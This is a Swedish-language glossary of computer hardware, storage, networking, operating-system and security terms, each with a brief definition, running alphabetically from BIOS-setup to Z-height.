BIOS-setup: Den konfigurationsmeny där man ändrar inställningar för BIOS eller UEFI.

BitLocker: Programvara för fullständig diskryptering inbyggd i Windows.

Block: Den minsta enheten för dataöverföring (I/O) i lagringssammanhang.

Bluetooth: Trådlös teknik för kommunikation över korta avstånd mellan tillbehör och datorer.

Bottleneck: En komponent som är betydligt långsammare än övriga och därmed begränsar systemets totala prestanda.

Brandvägg (Firewall): Mjukvara eller hårdvara som kontrollerar inkommande och utgående nätverkstrafik baserat på förinställda säkerhetsregler.

Btrfs: Ett avancerat Linux-filsystem med stöd för Copy-on-Write, snapshots och checksummor.

Cache: Ett mycket snabbt minne placerat nära CPU eller disk för att lagra ofta använda data.

CAS-latens: Fördröjningen i antal klockcykler innan arbetsminnet svarar på en förfrågan.

CDN (Content Delivery Network): Ett globalt nätverk av servrar som distribuerar innehåll geografiskt nära användaren för högre hastighet.

Checksumma: Ett matematiskt värde som används för att kontrollera att data inte har förändrats eller skadats.

Chiplet: En modulär designmetod där en processor består av flera mindre kretsar som samarbetar.

Chipset: De styrkretsar på moderkortet som sköter kommunikationen mellan CPU och övriga enheter.

CI/CD: Kontinuerlig integrering och leverans av programvara för att snabba upp utvecklingsprocessen.

CIFS/SMB: Protokoll för att dela ut mappar och enheter i Windows-baserade nätverk.

CMOS-batteri: Ett litet batteri på moderkortet som ger ström åt klockan och UEFI-inställningarna när datorn är avstängd.

CMR (Conventional Magnetic Recording): Traditionell teknik för hårddiskinspelning där varje dataspår ligger separat.

Coil whine: Ett högfrekvent surrande ljud som kan uppstå från elektriska spolar när de belastas hårt.

Container: En lättviktsform av virtualisering där applikationer körs i isolerade miljöer som delar samma operativsystemkärna.

Copy-on-Write (CoW): En teknik som skapar en ny kopia av data vid ändring istället för att skriva över originalet.

CPU: Central Processing Unit; processorn som utför alla instruktioner i datorn.

CRC (Cyclic Redundancy Check): En metod för felkontroll som effektivt upptäcker bitfel i digital data.

CVE: En katalog över kända sårbarheter i mjuk- och hårdvara, där varje sårbarhet har ett unikt ID-nummer.

CVSS: Ett standardiserat poängsystem som används för att gradera hur allvarlig en säkerhetssårbarhet är.

Daisy chaining: Metod för att kedjekoppla flera enheter efter varandra i en serie via en enda port.

DAS (Direct Attached Storage): Lagringsenhet som är direkt ansluten till en enskild dator via exempelvis USB eller eSATA.

DEDUP (Deduplicering): En teknik som sparar utrymme genom att identifiera och ta bort identiska datakopior.

Default Gateway: Adressen till den enhet som skickar trafik vidare till andra nätverk när mottagaren inte finns i det lokala nätverket.

Defragmentering: Processen att samla ihop filfragment på en mekanisk hårddisk för att snabba upp läshastigheten.

DHCP: Protokoll som automatiskt tilldelar IP-adresser och nätverksinställningar till enheter.

DHCP-snooping: En säkerhetsfunktion i en nätverksswitch som förhindrar att falska DHCP-servrar delar ut adresser.

Digital forensik: Vetenskapen att säkra, analysera och presentera digitala bevis från datorer, mobiler och nätverk.

DIMM: Den fysiska typen av RAM-modul som används i stationära datorer.

DISKPART: Ett kommandobaserat verktyg i Windows för att hantera diskar, partitioner och volymer.

DisplayPort: Ett modernt digitalt videogränssnitt med hög bandbredd och stöd för daisy chain.

DisplayPort Alt Mode: Teknik för att skicka videosignaler över en USB-C-kabel.

DISM: Windows-verktyg för att reparera systemfiler och hantera Windows-images.

DLSS: Nvidias AI-baserade teknik som skalar upp lägre upplösningar för att höja FPS med bibehållen bildkvalitet.

DNS: Systemet som översätter mänskligt läsbara domännamn (t.ex. google.se) till IP-adresser.

Dockningsstation: En enhet som ansluts med en kabel och ger tillgång till extra portar, video och laddning.

DRAM-cache (SSD): Ett inbyggt snabbminne i en SSD som används för att snabba upp hantering av metadata.

DRAM-lös SSD (HMB): En billigare typ av SSD som lånar en del av datorns RAM-minne för att hantera sina tabeller.

DREAD: En modell som används vid hotanalys för att bedöma och prioritera olika säkerhetsrisker.

Dual channel: Teknik som använder två minneskanaler samtidigt för att dubblera bandbredden till arbetsminnet.

DVI: Ett äldre digitalt videogränssnitt som numera oftast ersatts av HDMI eller DisplayPort.

DWM (Desktop Window Manager): Den komponent i Windows som hanterar renderingen av skrivbordet och fönstereffekter.

DWPD: Drive Writes Per Day; ett mått på hur mycket data som kan skrivas till en SSD varje dag under dess garantitid.

ECC (felkorrigering): Specialiserat minne eller lagring som kan upptäcka och automatiskt korrigera bitfel.

Edge Computing: En beräkningsmodell där data bearbetas nära källan (vid nätverkets "kant") istället för i ett centralt moln.

EFI-systempartition (ESP): En specifik partition på hårddisken som innehåller startfilerna för UEFI.

eGPU: Ett externt grafikkort som ansluts till en dator via exempelvis Thunderbolt eller USB4.

Egress-filtrering: Brandväggsregler som kontrollerar och begränsar trafik som lämnar det interna nätverket.

Eller-villkor (OR): Ett logiskt villkor som är sant om minst ett av flera ingående kriterier uppfylls.

E-postprotokoll: Samlingsnamn för SMTP (skicka), IMAP (synkronisera) och POP3 (hämta).

EPP/XMP/EXPO: Fördefinierade prestandaprofiler i RAM-minnet som förenklar överklockning och inställningar.

Event Viewer (Händelselogg): Ett inbyggt verktyg i Windows för att granska loggar från systemet och applikationer.

exFAT: Ett filsystem designat för externa medier som minneskort och USB-minnen med stöd för stora filer.

Fabriksåterställning: Processen att återställa ett operativsystem till dess ursprungliga tillstånd.

Failover: En funktion som automatiskt växlar över till en reservresurs om den primära resursen slutar fungera.

FAT32: Ett äldre filsystem med mycket hög kompatibilitet men begränsningar i filstorlek (max 4 GB).

Fibre Channel: Ett höghastighetsprotokoll som främst används för att koppla samman servrar med lagringsnät (SAN).

Firmware-uppdatering: Installation av ny mjukvara i en hårdvarukomponent för att rätta fel eller lägga till funktioner.

Fjärrskrivbord (RDP): Microsofts protokoll för att fjärrstyra en annan Windows-dator grafiskt.

FPS: Bilder per sekund; ett mått på hur mjukt en animation eller ett spel flyter på skärmen.

Frame pacing: Teknik för att säkerställa att tiden mellan varje bildruta är så jämn som möjligt för ett bättre flyt.

Frametime: Den tid i millisekunder det tar för datorn att rendera en enskild bildruta.

FreeSync: AMD:s teknik för variabel uppdateringsfrekvens som synkroniserar skärmen med grafikkortet.

Fstab: En konfigurationsfil i Linux som beskriver hur och var olika lagringsvolymmer ska monteras.

Fullständig behörighet: En NTFS-rättighet som ger en användare total kontroll över en fil eller mapp.

FXAA: En snabb och resurssnål metod för kantutjämning som appliceras efter att bilden är renderad.

GDDR6: En modern typ av höghastighetsminne som används uteslutande på grafikkort.

GC (Garbage Collection): En bakgrundsprocess i SSD-enheter som rensar och optimerar block för att bibehålla prestanda.

GPO (Group Policy): Ett system för central styrning av inställningar och rättigheter i en Windows-domän.

GPU: Graphics Processing Unit; processorn som sköter bildberäkningar och tung parallell matematik.

GRUB: Den vanligaste typen av bootloader som används för att starta Linux-system.

GUI: Grafiskt användargränssnitt; ett system med ikoner och fönster istället för bara text.

G-Sync: Nvidias teknik för variabel uppdateringsfrekvens för att motverka bildsprickor (tearing).

H.264/H.265/AV1: Olika standarder (codecs) för att komprimera och koda video effektivt.

Handskakning (Handshake): Processen där två enheter i ett nätverk förhandlar och kommer överens om regler för kommunikationen.

HBM: High Bandwidth Memory; en typ av staplat minne som ger extremt hög bandbredd på små ytor.

HDD: Hard Disk Drive; en mekanisk hårddisk som lagrar data på roterande magnetiska plattor.

HDR: High Dynamic Range; teknik som möjliggör ett bredare spann av ljusstyrka och färger i bild och video.

Heatpipe: Ett värmerör som använder vätska och ånga för att mycket effektivt transportera bort värme från ett chip.

Heliumdisk: En hårddisk fylld med heliumgas för att minska friktion och möjliggöra fler plattor i samma chassi.

HMAC: En metod för att verifiera ett meddelandes äkthet med hjälp av en hashfunktion och en hemlig nyckel.

Honeypot: En avsiktligt sårbar server eller resurs som används som fälla för att studera angripares beteende.

HSM (Hardware Security Module): En fysisk hårdvaruenhet som används för säker hantering och lagring av digitala nycklar.

HTTP/2: En modern version av webbprotokollet som tillåter flera förfrågningar samtidigt över en anslutning.

HTTP/3 (QUIC): Den senaste versionen av HTTP som använder UDP för att drastiskt minska fördröjningar.

IaaS/PaaS/SaaS: Olika molnmodeller där man hyr infrastruktur, plattformar eller färdig mjukvara som tjänst.

I/O-schemaläggare: En del av operativsystemet som bestämmer i vilken ordning läs- och skrivanrop ska utföras.

ICMP: Ett protokoll som används för diagnostik och felmeddelanden i nätverk, exempelvis genom kommandot ping.

IDPS (IDS/IPS): System som upptäcker och vidtar åtgärder mot misstänkt eller skadlig nätverkstrafik.

IEC/ISO-enheter (decimal): Enhetsmått där 1 kB motsvarar exakt 1 000 bytes (till skillnad från binära KiB).

IEEE 802.1Q: Den internationella standarden för att märka (tagga) trafik som tillhör olika VLAN.

IETF: Den organisation som utvecklar och fastställer öppna standarder för internetprotokoll.

IGPU: En grafikprocessor som är inbyggd direkt i huvudprocessorn eller på moderkortet.

IOMMU: Hårdvarustöd för att isolera enheter och låta virtuella maskiner få direktåtkomst till dem (passthrough).

IOPS: Input/Output Operations Per Second; ett mått på hur många små, slumpmässiga läsningar eller skrivningar en disk klarar per sekund.

IP-kamera: En digitalkamera som skickar sin videoström direkt över ett IP-nätverk.

IPv4: Den dominerande standarden för IP-adresser, baserad på 32 bitar.

IPv6: Den nya standarden för IP-adresser med 128 bitar, vilket ger ett nästintill oändligt antal adresser.

iSCSI: En metod för att skicka SCSI-lagringskommandon över ett vanligt IP-nätverk.

JIT (Just-In-Time): En teknik där källkod översätts till maskinkod i exakt det ögonblick den ska köras.

Journaling: En funktion i filsystem som loggar alla planerade ändringar för att snabbt kunna återställa systemet efter ett strömbrott.

Kabelkategori (Cat5e/6/6A): Olika klassificeringar av nätverkskablar som avgör vilken hastighet och sträcka de klarar.

Kallstart (cold boot): Att starta upp en dator som har varit helt avstängd och strömlös.

Kerberos: Ett protokoll för säker autentisering i nätverk baserat på digitala "biljetter".

Kill chain: En modell som beskriver de olika stegen i en cyberattack, från planering till slutförande.

Klockfrekvens: Antalet cykler en processor utför per sekund, mäts oftast i Gigahertz (GHz).

Kompilering: Processen att översätta mänskligt läsbar källkod till maskinkod som datorn kan köra.

Kondensator: En elektronisk komponent som tillfälligt lagrar och jämnar ut elektrisk laddning.

Kryptering (EFS): Inbyggd teknik i Windows filsystem NTFS för att kryptera enskilda filer och mappar.

Kylpasta (Thermal Paste): En värmeledande massa som fyller ut mikroskopiska ojämnheter mellan CPU/GPU och dess kylfläns för bättre kylning.

KVM: Kernel-based Virtual Machine; en populär virtualiseringsteknik som är inbyggd i Linux-kärnan.

L1/L2/L3-cache: Olika nivåer av snabbminne i processorn, där L1 är snabbast men minst.

LACP: Ett protokoll som används för att slå ihop flera fysiska nätverksportar till en logisk länk för högre fart.

LAN: Local Area Network; ett lokalt nätverk inom ett begränsat område som ett hem eller ett kontor.

Latency (latens): Den fördröjning eller väntetid som uppstår vid dataöverföring eller beräkning.

LGA1700: Intels processorsockel för 12:e, 13:e och 14:e generationens Core-processorer.

LHR (Lite Hash Rate): En begränsning som Nvidia införde på vissa grafikkort för att göra dem mindre attraktiva för kryptomining.

LLM (Large Language Model): En typ av AI-modell tränad på enorma mängder text för att förstå, generera och översätta mänskligt språk.

LUKS: Den vanligaste standarden för att kryptera hela hårddiskar i Linux-miljöer.

LUN: Logical Unit Number; en identifierare för en logisk lagringsvolym i ett SAN.

LVM: Logical Volume Manager; ett system i Linux för att hantera lagringsvolymen mycket flexibelt.

M.2: En liten kontakt och formfaktor som främst används för snabba SSD-enheter men även för Wi-Fi-kort.

MAC-adress: En unik och permanent fysisk adress som varje nätverkskort har från tillverkningen.

MFA: Multifaktorausautentisering; ett system som kräver minst två oberoende metoder för att bevisa någons identitet.

Microcode: Programvara på extremt låg nivå som kan uppdatera eller rätta till felaktigt beteende i en processor.

Micro-USB: En äldre och mindre typ av USB-kontakt som tidigare var standard på många mobila enheter.

Mini-ITX: En mycket kompakt formfaktor för små moderkort och chassin.

MITM (Man-in-the-Middle): En typ av attack där en angripare i hemlighet avlyssnar eller manipulerar trafiken mellan två parter.

MITRE ATT&CK: En omfattande kunskapsbas över de tekniker och taktiker som faktiska angripare använder vid cyberattacker.

MMU: Memory Management Unit; den del av CPU:n som sköter översättningen mellan virtuella och fysiska minnesadresser.

Montera (mount): Processen att koppla samman en lagringsvolym med en specifik mapp i filsystemet så att den blir åtkomlig.

MOSFET: En typ av transistor som ofta används i moderkortets spänningsreglering (VRM) för att styra strömmen till CPU:n.

MSAA: En metod för kantutjämning som tar flera prover per pixel för att skapa mjuka linjer i 3D-grafik.

MTU: Maximum Transmission Unit; den största storleken på ett nätverkspaket som får skickas över en förbindelse.

NAS: Network Attached Storage; en nätverksansluten lagringsenhet som erbjuder fildelningstjänster (t.ex. SMB eller NFS).

NAT: Network Address Translation; en teknik i routrar som låter flera enheter dela på en enda publik IP-adress.

NCQ: Native Command Queuing; en funktion i SATA-diskar som optimerar ordningen på inkommande läs- och skrivningar.

NFC: Near Field Communication; trådlös teknik för extremt korta avstånd, används för betalningar och parning.

NFS: Network File System; det vanligaste protokollet för fildelning i Unix- och Linux-miljöer.

NUMA: Non-Uniform Memory Access; en teknik i servrar där varje processor har direkt tillgång till sitt eget lokala minne för högre fart.

NVENC/NVDEC: Dedikerad hårdvara på Nvidias grafikkort för att koda respektive avkoda video extremt snabbt.

NVMe: Non-Volatile Memory express; ett modernt protokoll för SSD-enheter som använder PCIe-bussen för extremt låg latens.

NVRAM: Non-Volatile RAM; ett minne som behåller information utan ström, används i UEFI för att lagra inställningar.

OP (Over-provisioning): Att reservera en del av en SSD:s utrymme för att förbättra livslängd och prestanda.

OpenCL/CUDA: Olika API:er som låter grafikkortet utföra vanliga beräkningar som normalt görs av CPU:n.

OSI-modell: En teoretisk modell i sju lager som beskriver hur nätverkskommunikation fungerar, från fysisk kabel till applikation.

Overlays: En teknik där flera lager av filsystem läggs ovanpå varandra, vanligt vid användning av containrar (t.ex. Docker).

Over-voltage: Att medvetet höja spänningen till en komponent för att nå högre klockfrekvenser, vilket ökar både värme och risker.

Over-writing: Att skriva ny data över gammal data på ett lagringsmedium.

Over-clocking: Att öka en komponents klockfrekvens över tillverkarens specifikationer för att få ut mer prestanda.

Packet sniffing: Att använda mjukvara för att fånga upp och i detalj analysera trafiken som skickas i ett nätverk.

Paritet: Extra kontrollinformation som skapas vid lagring (t.ex. i RAID) för att kunna återställa data om en disk går sönder.

Passthrough: Teknik för att låta en virtuell maskin få exklusiv och direkt tillgång till en fysisk hårdvarukomponent.

PBKDF2/Argon2: Algoritmer för att "härda" lösenordshashar genom att göra dem matematiskt tunga att knäcka via gissningar.

PCI: En äldre standard för expansionsplatser i datorer, numera ersatt av PCIe.

PCIe: Peripheral Component Interconnect express; den moderna standarden för snabba instickskort som grafikkort och SSD.

PCIe-banor (lanes): De individuella dataspåren i en PCIe-anslutning som avgör den totala bandbredden (t.ex. x4 eller x16).

PFS (Perfect Forward Secrecy): En säkerhetsfunktion som gör att gamla krypterade sessioner förblir säkra även om den privata nyckeln läcks senare.

Phishing (Nätfiske): Social manipulation där angripare utger sig för att vara en betrodd part för att stjäla känslig information.

PJT (Project): En organiserad arbetsyta eller mappstruktur för utvecklingsprojekt.

PKI: Public Key Infrastructure; ett system med digitala certifikat och betrodda utfärdare för säker identifiering på internet.

PoE: Power over Ethernet; teknik för att skicka både ström och data genom en enda nätverkskabel.

Port forwarding: En inställning i en router som skickar trafik från en specifik extern port till en viss enhet i det interna nätverket.

POST: Power-On Self-Test; det hårdvarutest som datorn utför omedelbart vid uppstart för att kontrollera att allt fungerar.

Power budget: Den maximala mängd elektrisk effekt som finns tillgänglig för en specifik komponent eller portgrupp.

PowerShell: Ett avancerat skriptspråk och kommandotolk i Windows för professionell systemadministration.

PPT (AMD-gräns): Package Power Tracking; den absoluta effektgränsen i watt för AMD:s Ryzen-processorer.

PSU: Power Supply Unit; nätaggregatet som omvandlar växelström från vägguttaget till likström för datorns delar.

PXE-boot: Teknik för att starta upp och installera operativsystem på en dator direkt över nätverket utan lokal disk.

QCOW2: Ett flexibelt filformat för virtuella hårddiskar som stödjer komprimering och snapshots.

QOS: Quality of Service; tekniker som används för att prioritera viktig trafik (som röstsamtal) framför mindre tidskritisk trafik.

QLC: Quad-Level Cell; en typ av flashminne som lagrar fyra bitar per cell, vilket ger hög kapacitet till lågt pris.

Qubit: Den minsta informationsbäraren i en kvantdator som kan existera i flera tillstånd samtidigt genom superposition.

RAID: Redundant Array of Independent Disks; att kombinera flera hårddiskar för att uppnå högre fart eller säkerhet.

RAID 0: Striping; data sprids över diskar för hög fart, men om en disk går sönder försvinner all data.

RAID 1: Spegling; all data skrivs identiskt till två diskar för hög säkerhet.

RAID 5: Data och kontrollinformation sprids över minst tre diskar; systemet tål att en valfri disk går sönder.

RAID 6: Liknar RAID 5 men med dubbel kontrollinformation; systemet tål att två diskar går sönder samtidigt.

RAID 10: En kombination av spegling och striping för att få både hög prestanda och hög säkerhet.

RAM: Random Access Memory; datorns snabba arbetsminne där data lagras tillfälligt medan datorn är igång.

Ransomware: Skadlig kod som låser eller krypterar offrets data och kräver en lösensumma för att låsa upp den.

RBAC: Role-Based Access Control; ett system där användares åtkomst styrs av vilken roll de har i organisationen.

Rec.709/Rec.2020: Standarder för hur färger ska representeras i HD- respektive UHD-video.

Recovery Environment: En speciell startmiljö som används för att reparera eller återställa ett skadat operativsystem.

ReFS: Resilient File System; Microsofts moderna filsystem designat för hög dataintegritet och stora datamängder.

Regedit: Det grafiska verktyget som används för att titta i och ändra i Windows-registret.

Registry hive: En huvudavdelning i Windows-registret som lagras som en egen fil på hårddisken.

Reset (CMOS-clear): Att återställa moderkortets inställningar till fabriksstandard genom att nollställa CMOS-minnet.

Resursövervakaren: Ett verktyg i Windows som visar detaljerad information om CPU, minne, disk och nätverk i realtid.

RJ45: Den standardiserade kontakttypen som används för vanliga nätverkskablar av koppar.

Root: Namnet på den användare i Linux/Unix som har total administrativ behörighet över hela systemet.

S.M.A.R.T.: Ett inbyggt system i hårddiskar som övervakar deras hälsa och varnar innan de går sönder.

Samba: En mjukvara som gör att Linux-datorer kan kommunicera via Windows-protokollet SMB för fildelning.

SAN: Storage Area Network; ett dedikerat höghastighetsnätverk för att ge servrar tillgång till central lagring.

SAS: Serial Attached SCSI; en snabb och pålitlig lagringsbuss som främst används i servrar och datacenter.

SATA: Det vanligaste gränssnittet för att ansluta hårddiskar och enklare SSD-enheter till vanliga datorer.

SATA III: Den senaste versionen av SATA med en maximal teoretisk hastighet på 6 Gb/s (ca 550-600 MB/s).

SCM (Source Control Management): System som Git som används för att hålla ordning på ändringar i källkod och dokument.

SCP/SFTP: Två olika krypterade metoder för att säkert flytta filer mellan datorer över protokollet SSH.

SCSI: En gammal men mycket inflytelserik standard för hur datorer kommunicerar med lagringsenheter.

SD-kort: En typ av litet och utbytbart flashminne som är vanligt i kameror och små inbyggda system.

Secure Boot: En funktion i UEFI som kontrollerar att endast betrodd och signerad mjukvara får startas vid uppstart.

SELinux: En avancerad säkerhetsmodul i Linux som ger administratören mycket detaljerad kontroll över processers behörigheter.

Server Core: En version av Windows Server utan grafiskt gränssnitt, vilket sparar resurser och ökar säkerheten.

Shadow copies (VSS): En funktion i Windows som automatiskt sparar äldre versioner av filer så att de kan återställas.

Sharpening: Digitala filter som skärper upp en bild för att motverka den suddighet som kan uppstå vid uppskalning.

Shell: En kommandotolk där användaren skriver textkommandon för att styra operativsystemet.

Shingled (SMR): En teknik för hårddiskar där dataspåren överlappar varandra för att rymma mer data på samma yta.

SIEM: Security Information and Event Management; system som samlar och analyserar loggar för att upptäcka säkerhetshot.

SLA: Service Level Agreement; ett juridiskt avtal om vilken nivå av tillgänglighet och support som en tjänsteleverantör garanterar.

SLC/MLC/TLC: Olika typer av flashminne där färre bitar per cell (SLC) ger högre fart och livslängd men högre pris.

Snapshot: En ögonblicksbild av en lagringsvolym eller en virtuell maskin som man snabbt kan återgå till om något går fel.

SOAR: System som bygger vidare på SIEM genom att automatisera de första stegen i försvaret mot en säkerhetsincident.

SO-DIMM: En mindre typ av RAM-modul som används i bärbara datorer och mycket små stationära datorer.

Social Engineering (Social manipulation): Att använda psykologiska metoder för att lura människor att lämna ut information eller bryta säkerhetsrutiner.

Socket: Den fysiska hållaren på moderkortet där processorn monteras och ansluts.

SR-IOV: Teknik som låter en fysisk nätverksport delas upp så att flera virtuella maskiner kan få direktåtkomst till hårdvaran.

SSH: Secure Shell; ett protokoll för att logga in och fjärrstyra andra datorer via en krypterad textanslutning.

SSHD (Hybrid): En mekanisk hårddisk som har en liten mängd inbyggt flashminne för att snabba upp de vanligaste uppgifterna.

SSHD (Daemon): Den bakgrundsprocess på en server som tar emot och hanterar inkommande SSH-anslutningar.

SSO: Single Sign-On; ett system där en enda inloggning ger användaren åtkomst till många olika program och tjänster.

Stable diffusion: En typ av AI-modell som används för att generera digitala bilder utifrån textbeskrivningar.

Strömbudget: Den maximala mängd elektrisk ström som en port eller en grupp av portar har tillåtelse att leverera.

STRIDE: En modell för att kategorisera säkerhetshot: Spoofing, Tampering, Repudiation, Information Disclosure, DoS, Elevation.

Sudo (Superuser do): Ett kommando i Linux/Unix som tillfälligt ger en vanlig användare administratörsbehörighet för en specifik uppgift.

Swap: En del av hårddisken som operativsystemet använder som "extraminne" när det vanliga RAM-minnet tar slut.

Synkronisering: Processen att se till att filer eller inställningar är identiska på flera olika enheter eller servrar.

Syslog: Den vanligaste standarden för hur loggmeddelanden skickas och sparas i nätverksmiljöer.

Systemåterställning: En funktion i Windows för att backa tillbaka systeminställningar till en tidigare tidpunkt utan att påverka personliga filer.

TCP: Ett pålitligt transportprotokoll i nätverk som säkerställer att alla data kommer fram i rätt ordning och utan fel.

TDP: Thermal Design Power; ett mått på hur mycket värme en processor genererar och som kylsystemet måste kunna leda bort.

Tearing: En visuell defekt där bilden ser ut att spricka horisontellt för att grafikkortet och skärmen inte är i synk.

TEX-cache: Ett speciellt snabbminne i grafikprocessorn som används för att lagra texturer (ytbilder).

TGP: Total Graphics Power; den totala mängd ström som ett grafikkort får förbruka under maximal belastning.

Throughput: Den faktiska mängden data som framgångsrikt överförs genom ett nätverk eller en buss under en viss tid.

Thunderbolt 3: En höghastighetsteknik som använder USB-C-kontakten för att skicka PCIe-data, video och ström i upp till 40 Gb/s.

Thunderbolt 4: En vidareutveckling med strängare krav på säkerhet och stöd för fler skärmar och längre kablar.

Tjunction/Tcase: Olika mätpunkter för temperaturen inuti respektive utanpå en processors kapsel.

TLS: Transport Layer Security; det protokoll som ger kryptering och säkerhet vid surfning (HTTPS) och e-post.

TPM 2.0: En säkerhetsmodul på moderkortet som används för att lagra krypteringsnycklar och verifiera systemets integritet.

TRIM: Ett kommando som låter operativsystemet tala om för en SSD vilka block som inte längre innehåller giltig data.

UASP: Ett modernt USB-protokoll som gör överföringar till externa diskar betydligt snabbare än det gamla systemet.

UDP: Ett snabbt transportprotokoll i nätverk som skickar data utan att vänta på bekräftelse, lämpligt för spel och video.

UEBA: Analysverktyg som använder maskininlärning för att hitta avvikande beteenden hos användare och enheter i ett nätverk.

UEFI: Det moderna systemet för uppstart som ersatt BIOS, med stöd för stora diskar, mus och grafiska menyer.

UHF/VHF: Olika frekvensband för radiovågor som används för allt från trådlösa nätverk till radio och TV.

Undervolt: Att sänka spänningen till en komponent för att minska värmeutveckling och ljudnivå utan att tappa prestanda.

UPS: Uninterruptible Power Supply; ett batterisystem som håller datorer igång vid strömavbrott och jämnar ut spänningstoppar.

UPS-topologi: Olika sätt som en UPS kan vara konstruerad på, exempelvis Standby, Line-interactive eller Online.

USB: Universal Serial Bus; den vanligaste standarden för att ansluta kringutrustning till en dator.

USB-A: Den klassiska rektangulära kontakten som har varit standard på datorer i decennier.

USB-B: En nästan kvadratisk kontakt som ofta hittas på skrivare och äldre externa hårddiskar.

USB-C: En modern, vändbar och multifunktionell kontakt som stödjer både data, video och kraftfull laddning.

USB 1.1/2.0/3.x: Olika generationer av USB med hastigheter från långsamma 12 Mb/s upp till snabba 20 Gb/s.

USB4: Den senaste USB-standard som bygger på Thunderbolt och klarar hastigheter upp till 40 Gb/s och mer.

USB PD: Power Delivery; en teknik för att förhandla om hög effekt (upp till 240W) för laddning via USB-C.

User-agent: En textsträng som identifierar vilken webbläsare eller vilket program som ansluter till en server.

Uttagsgrupp (el): En grupp av eluttag som delar på samma säkring i en elcentral.

VBR (Volume Boot Record): Den första sektorn på en specifik partition som innehåller instruktioner för hur den volymen ska startas.

VDSL: En teknik för att skicka bredband med hög hastighet över vanliga telefonledningar av koppar.

Vektorinstruktioner: Speciella kommandon i CPU:n som kan räkna på många tal samtidigt i en enda operation.

VGA: Ett gammalt analogt gränssnitt för att ansluta bildskärmar, numera helt föråldrat.

VirtIO: En standard för drivrutiner som gör att virtuella maskiner kan kommunicera mycket snabbare med den fysiska hårdvaran.

VirtualBox: Ett populärt program för att köra virtuella maskiner direkt inuti ett annat operativsystem.

Virtualisering: Tekniken att dela upp en fysisk dators resurser i flera oberoende virtuella maskiner.

VLAN: Virtual LAN; att dela upp ett fysiskt nätverk i flera logiska och isolerade delar med hjälp av en switch.

VM-template: En färdigkonfigurerad mall som används för att snabbt kunna skapa många identiska virtuella maskiner.

VM-snapshot: Att spara det exakta tillståndet för en virtuell maskin så att man kan återgå till det senare.

VMM (Hypervisor): Den mjukvara som skapar, kör och isolerar virtuella maskiner på en fysisk dator.

VPN: Virtual Private Network; en krypterad tunnel genom internet som kopplar ihop en dator med ett annat nätverk på ett säkert sätt.

VRAM: Video RAM; det dedikerade snabbminnet på ett grafikkort där bilddata och texturer lagras.

VSync: Vertical Sync; teknik som låser grafikkortets fart till skärmens uppdateringsfrekvens för att slippa bildsprickor.

Wazuh: En plattform med öppen källkod för centraliserad loggning, övervakning och försvar mot intrång.

Wear leveling: Teknik i SSD-enheter som ser till att data skrivs jämnt över alla minnesceller för att maximera livslängden.

Windows Boot Manager: Det lilla program som visar startmenyn och laddar in Windows vid uppstart.

Windows-registret: En enorm databas i Windows som lagrar nästan alla inställningar för operativsystemet och programmen.

WLAN: Wireless LAN; trådlösa lokala nätverk som följer 802.11-standarderna (Wi-Fi).

XDR: Extended Detection and Response; ett modernt säkerhetssystem som samlar in data från många olika källor för att hitta hot.

XFS: Ett filsystem i Linux känt för att vara mycket stabilt och snabbt vid hantering av extremt stora filer och volymer.

Ytmonterad komponent (SMD): Elektroniska delar som är lödda direkt på kretskortets yta istället för att gå genom hål.

Zero-day sårbarhet: En nyligen upptäckt säkerhetsbrist som angripare känner till men som det ännu inte finns någon patch för.

Zero Trust: En modern säkerhetsmodell som aldrig litar på någon enhet eller användare som standard, oavsett om de är inne i nätverket.

ZFS: Ett extremt kraftfullt filsystem som kombinerar lagring, volymhantering och avancerat dataskydd i ett.

Z-height: Ett mått på höjden (tjockleken) på en komponent, viktigt för att veta om en disk får plats i en bärbar dator.